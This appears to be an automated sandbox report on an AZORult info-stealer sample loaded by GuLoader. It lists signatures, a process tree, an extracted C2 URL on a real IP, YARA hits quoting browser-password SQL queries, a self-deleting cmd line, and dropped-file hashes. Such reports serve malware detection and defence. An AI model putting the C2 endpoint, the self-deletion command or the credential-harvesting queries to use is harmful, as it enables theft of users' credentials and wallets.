ID: 542372
Sample Name:
1COK25f1vT.exe
Cookbook: default.jbs
Time: 21:11:10
Date: 19/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 1COK25f1vT.exe

Overview


General Information

Sample Name:	1COK25f1vT.exe
Analysis ID:	542372
MD5:	5918b91ac2931a..
SHA1:	1ce7cccf52a0a56..
SHA256:	41acb7b14d4167..
Tags:	AZORult exe
Infos:	

Most interesting Screenshot:



Detection




AZORult GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Potential malicious icon found
- Yara detected Azorult
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Detected AZORult Info Stealer
- Yara detected Azorult Info Stealer
- Detected unpacking (changes PE se…
- GuLoader behavior detected
- Yara detected GuLoader
- Hides threads from debuggers

Classification



Process Tree

- **System is w10x64**
- 1COK25f1vT.exe (PID: 7040 cmdline: "C:\Users\user\Desktop\1COK25f1vT.exe" MD5: 5918B91AC2931AF0267E4AF06F3FD2E2)
  - 1COK25f1vT.exe (PID: 2132 cmdline: "C:\Users\user\Desktop\1COK25f1vT.exe" MD5: 5918B91AC2931AF0267E4AF06F3FD2E2)
    - cmd.exe (PID: 1360 cmdline: C:\Windows\system32\cmd.exe" /c C:\Windows\system32\timeout.exe 3 & del "1COK25f1vT.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 1676 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - timeout.exe (PID: 6828 cmdline: C:\Windows\system32\timeout.exe 3 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
- **cleanup**

Malware Configuration

Threatname: Azorult

```
{
  "C2 url": "http://185.29.11.112/rothchildnew/Panel/index.php"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.385834969.000000001FC24000.00000040.00020000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000C.00000002.510992835.000000000401000.00000020.00020000.sdmp	JoeSecurity_Azorult	Yara detected Azorult Info Stealer	Joe Security	
0000000C.00000002.510992835.000000000401000.00000020.00020000.sdmp	JoeSecurity_Azorult_1	Yara detected Azorult	Joe Security	
0000000C.00000002.515598674.000000002030C000.00000004.00000001.sdmp	JoeSecurity_Azorult_1	Yara detected Azorult	Joe Security	
00000000.00000002.383092369.0000000002A90000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 4 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.1COK25f1vT.exe.400000.0.unpack	JoeSecurity_Azorult	Yara detected Azorult Info Stealer	Joe Security	
12.2.1COK25f1vT.exe.400000.0.unpack	JoeSecurity_Azorult_1	Yara detected Azorult	Joe Security	
12.2.1COK25f1vT.exe.400000.0.unpack	Azorult_1	Azorult Payload	kevoreilly	• 0x17353:$code1: C7 07 3C 00 00 00 8D 45 80 89 47 04 C7 47 08 20 00 00 00 8D 85 80 FE FF FF 89 47 10 C7 47 14 00 01 00 00 8D 85 00 FE FF FF 89 47 1C C7 47 20 80 00 00 00 8D 85 80 FD FF FF 89 47 24 C7 47 28 80 ... • 0x1207c:$string1: SELECT DATETIME(((visits.visit_time/1000000)-11644473600),"unixepoch")
12.2.1COK25f1vT.exe.2004391e.5.raw.unpack	JoeSecurity_Azorult_1	Yara detected Azorult	Joe Security	
12.2.1COK25f1vT.exe.2004391e.5.raw.unpack	OlympicDestroyer_1	OlympicDestroyer Payload	kevoreilly	• 0x2988e9:$string1: SELECT origin_url, username_value , password_value FROM logins • 0x2994d6:$string1: SELECT origin_url, username_value , password_value FROM logins • 0x109a34:$string2: API call with %s database connection pointer • 0x10a668:$string3: os_win.c:%d: (%lu) %s(%s) - %s
Click to see the 4 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Potential malicious icon found

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Stealing of Sensitive Information:

Yara detected Azorult

Detected AZORult Info Stealer

Yara detected Azorult Info Stealer

GuLoader behavior detected

Tries to steal Mail credentials (via file / registry access)

Tries to steal Crypto Currency Wallets

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal Bitcoin Wallet information

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to steal Instant Messenger accounts or passwords


Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	DLL Side-Loading 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 2	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2	Eavesdr Insecure Network Commur
Default Accounts	Scheduled Task/Job	Application Shimming 1	Application Shimming 1	Obfuscated Files or Information 2	Credentials in Registry 2	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 4	Exfiltration Over Bluetooth	Encrypted Channel 2 1	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 1 1 1	Software Packing 1 1	Credentials In Files 1	System Information Discovery 4 6	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Timestomp 1	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 4	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commur
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	Process Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue V Access F

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1COK25f1vT.exe	41%	Virustotal		Browse
1COK25f1vT.exe	71%	ReversingLabs	Win32.Trojan.InjectorAGen	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-console-l1-1-0.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-console-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-console-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-datetime-l1-1-0.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-datetime-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-datetime-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-debug-l1-1-0.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-debug-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-debug-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-errorhandling-l1-1-0.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-errorhandling-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-errorhandling-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l1-1-0.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l1-1-0.dll	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l1-2-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l1-2-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l2-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l2-1-0.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.1COK25f1vT.exe.1fb10000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
12.2.1COK25f1vT.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
12.1.1COK25f1vT.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.29.11.112/rothchildnew/Panel/index.phpx	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://https://dotbit.me/a/	0%	URL Reputation	safe	
http://185.29.11.112/rothchildnew/Panel/index.php	2%	Virustotal		Browse
http://185.29.11.112/rothchildnew/Panel/index.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
drive.google.com	172.217.168.46	true	false		high
googlehosted.l.googleusercontent.com	172.217.168.1	true	false		high
doc-0o-b4-docs.googleusercontent.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://doc-0o-b4-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/7bnkiq90sqb2f9a5rfbavvv8a7avoa21/1639944750000/11699732749327025486/*/17RU0VECH2DoNYHaGWGuE-Ywt9AUTzsM-?e=download	false		high
http://185.29.11.112/rothchildnew/Panel/index.php	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.217.168.46	drive.google.com	United States		15169	GOOGLEUS	false
172.217.168.1	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
185.29.11.112	unknown	European Union		203557	DATACLUB-NL	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	542372
Start date:	19.12.2021
Start time:	21:11:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1COK25f1vT.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.phis.troj.spyw.evad.winEXE@8/53@2/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 66.5% (good quality ratio 57.6%) • Quality average: 68.1% • Quality standard deviation: 36.4%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-console-l1-1-0.dll

Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.080160932980843
Encrypted:	false
SSDEEP:	192:3jBMWIghWGZiKedXe123Ouo+Uggs/nGfe4pBjS/uBmWh0txKdmVWQ4GWDZoiyqnP:GWPhWVXYi00GftpBjSemTltcwpS
MD5:	502263C56F931DF8440D7FD2FA7B7C00
SHA1:	523A3D7C3F4491E67FC710575D8E23314DB2C1A2
SHA-256:	94A5DF1227818EDBFD0D5091C6A48F86B4117C38550343F780C604EEE1CD6231
SHA-512:	633EFAB26CDED9C3A5E144B81CBBD3B6ADF265134C37D88CFD5F49BB18C345B2FC3A08BA4BBC917B6F64013E275239026829BA08962E94115E94204A47B8022 1
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	high, very likely benign file
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$........m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....."............!.. ....0.......J....@............................+........... ....8=.............T...text...+.......................... . .`.rsrc........ ......................@..@......"........;...T...T........."........d................."....................RSDSMB...5.G.8.'.d.....api-ms-win-core-console-l1-1-0.pdb..........T....rdata..T.... ....rdata$zzzdbg.......+....edata... ..`....rsrc$01....` .......rsrc$02......................"....................(...`...............,...W...................G...o..............................D...s...............5...b......... ....api-ms-win-core-console-l1-1-0.dll.AllocConsole.kern

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-datetime-l1-1-0.dll

Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.093995452106596
Encrypted:	false
SSDEEP:	192:RWIghWG4U9xluZo123Ouo+Uggs/nGfe4pBjSbMDPxVWh0txKdmVWQ4CWrDry6qnZ:RWPhWFv0i00GftpBjBHem6plUG+zIw
MD5:	CB978304B79EF53962408C611DFB20F5
SHA1:	ECA42F7754FB0017E86D50D507674981F80BC0B9
SHA-256:	90FAE0E7C3644A6754833C42B0AC39B6F23859F9A7CF4B6C8624820F59B9DAD3
SHA-512:	369798CD3F37FBAE311B6299DA67D19707D8F770CF46A8D12D5A6C1F25F85FC959AC5B5926BC68112FA9EB62B402E8B495B9E44F44F8949D7D648EA7C572CF8
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	high, very likely benign file
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$........m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...A.............!.. ....0.......#....@.. ....8=.............T...text.............................. . .`.rsrc........ ......................@..@....A...........<...T...T.......A...........d...............A.......................RSDS...W,X.l..o....4....api-ms-win-core-datetime-l1-1-0.pdb.........T....rdata..T... .....rdata$zzzdbg............edata... ..`....rsrc$01....` ....rsrc$02....................A.......P...............(...8...H..................t.......................api-ms-win-core-datetime-l1-1-0.dll.GetDat eFormatA.kernel32.GetDateFormatA.GetDateFormatW.kernel32.GetDateFormatW.GetTimeFormatA.kernel32.GetTimeFormatA

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-debug-l1-1-0.dll

Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1028816880814265
Encrypted:	false
SSDEEP:	384:cWPhWM4Ri00GftpBj2YILemtclD16PaEC:l10oiBQe/L
MD5:	88FF191FD8648099592ED28EE6C442A5
SHA1:	6A4F818B53606A5602C609EC343974C2103BC9CC

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-debug-l1-1-0.dll	
SHA-256:	C310CC91464C9431AB0902A561AF947FA5C973925FF70482D3DE017ED3F73B7D
SHA-512:	942AE86550D4A4886DAC909898621DAB18512C20F3D694A8AD444220AEAD76FA88C481DF39F93C7074DBBC31C3B4DAF97099CFED86C2A0AAA4B63190A4B307D
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	high, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. ....0.....GF....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@.....9...T...T.....d.....RSDS.j..v..C...B..h....api-ms-win-core-debug-l1-1-0.pdb.....T....rdata..T.... ....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....P.....(...8...H...|.....q.....api-ms-win-core-debug-l1-1-0.dll.DebugBreak .kernel32.DebugBreak.IsDebuggerPresent.kernel32.IsDebuggerPresent.OutputDebugStringA.kernel32.OutputDebugStri

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-errorhandling-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.126358371711227
Encrypted:	false
SSDEEP:	192:NFmxD3PWIghWGJY/luZo123Ouo+Uggs/nGfe4pBjSffcp8Wh0txKdmVWQ4yWRzOr:NFkWPhW60i00GftpBj4emHlD16Pa7v
MD5:	6D778E83F74A4C7FE4C077DC279F6867
SHA1:	F5D9CF848F79A57F690DA9841C209B4837C2E6C3
SHA-256:	A97DCCA76CDB12E985DFF71040815F28508C655AB2B073512E386DD63F4DA325
SHA-512:	02EF01583A265532D3970B7D520728AA9B68F2B7C309EE66BD2B38BAF473EF662C9D7A223ACF2DA722587429DA6E4FBC0496253BA5C41E214BEA240CE824E8A2
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	high, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...\x.....!.. ....0.....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@....\x.....A...T...T.....\x.....d.....\x.....RSDS.1....U45.z.d.....api-ms-win-core-errorhandling-l1-1-0.pdb.....T....rdata ..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....\x.....n.....(...D...`.....4...f.....'...J.....api-ms-win-core-errorhandling-l1-1-0.dll.GetErrorMode.kernel32.GetErrorMode.GetLastError.kernel32.GetLastError.RaiseExcept

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	21816
Entropy (8bit):	7.014255619395433
Encrypted:	false
SSDEEP:	384:d6PvVXHWPhWnsnhi00GftpBjaJemyDlD16PamW8:UPvVX85nhoisJeLt8
MD5:	94AE25C7A5497CA0BE6882A00644CA64
SHA1:	F7AC28BBC47E46485025A51EEB6C304B70CEE215
SHA-256:	7EA06B7050F9EA2BCC12AF34374BDF1173646D4E5EBF66AD690B37F4DF5F3D4E
SHA-512:	83E570B79111706742D0684FC16207AE87A78FA7FFEF58B40AA50A6B9A2C2F77FE023AF732EF577FB7CD2666E33FFAF0E427F41CA04075D83E0F6A52A177C2B0
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!... .....0.....@.....`...@.....0.....8=.....T.....text..... .. `.rsrc.....0.....@..@.....8...T...T.....d.....RSDS.0...B..8....G....api-ms-win-core-file-l1-1-0.pdb.....T....rdata..T.....rdata $zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....K...K.....D...p...6...`.....?...I.....A.....6...._.....;...e..... ...I...n.... .....-...d.....*...g.....*...U.....M...

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l1-2-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.112057846012794
Encrypted:	false

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l1-2-0.dll	
SSDEEP:	192:IWIghWGJnWdsNtL/123Ouo+Uggs/nGfe4pBjSfcD63QXWh0txKdmVWQ4yW1rwqnh:IWPhWlsnhi00GftpBjnem9lD16PamFP
MD5:	E2F648AE40D234A3892E1455B4DBBE05
SHA1:	D9D750E828B629CFB7B402A3442947545D8D781B
SHA-256:	C8C499B012D0D63B7AFC8B4CA42D6D996B2FCF2E8B5F94CACFBEC9E6F33E8A03
SHA-512:	18D4E7A804813D9376427E12DAA444167129277E5FF30502A0FA29A96884BF902B43A5F0E6841EA1582981971843A4F7F928F8AECAC693904AB20CA40EE4E954
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...._.L.... .....!..... ....0.....@.....L..... .....8=.....T.....text...<..... ....`.rsrc..... .....@..@....._.L.....8...T...T....._.L.....d....._.L.....RSDS.....g"Y.....api-ms-win-core-file-l1-2-0.pdb.....T....rdata..T..... rdata$zzzdbg.....L....edata... ..`....rsrc$01....` .....rsrc$02....._.L....@.....(...8...l.....`.....api-ms-win-core-file-l1-2-0.dll.CreateFile2.kerne l32.CreateFile2.GetTempPathW.kernel32.GetTempPathW.GetVolumeNameForVolumeMountPointW.kernel32.GetVolumeNameForVolumeMou

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-file-l2-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.166618249693435
Encrypted:	false
SSDEEP:	192:BZwWIghWG4U9ydsNtL/123Ouo+Uggs/nGfe4pBjSbUGHvNWh0txKdmVWQ4CWVU9h:UWPhWFBsnhi00GftpBjKvxemPlP55QQ7
MD5:	E479444BDD4AE4577FD32314A68F5D28
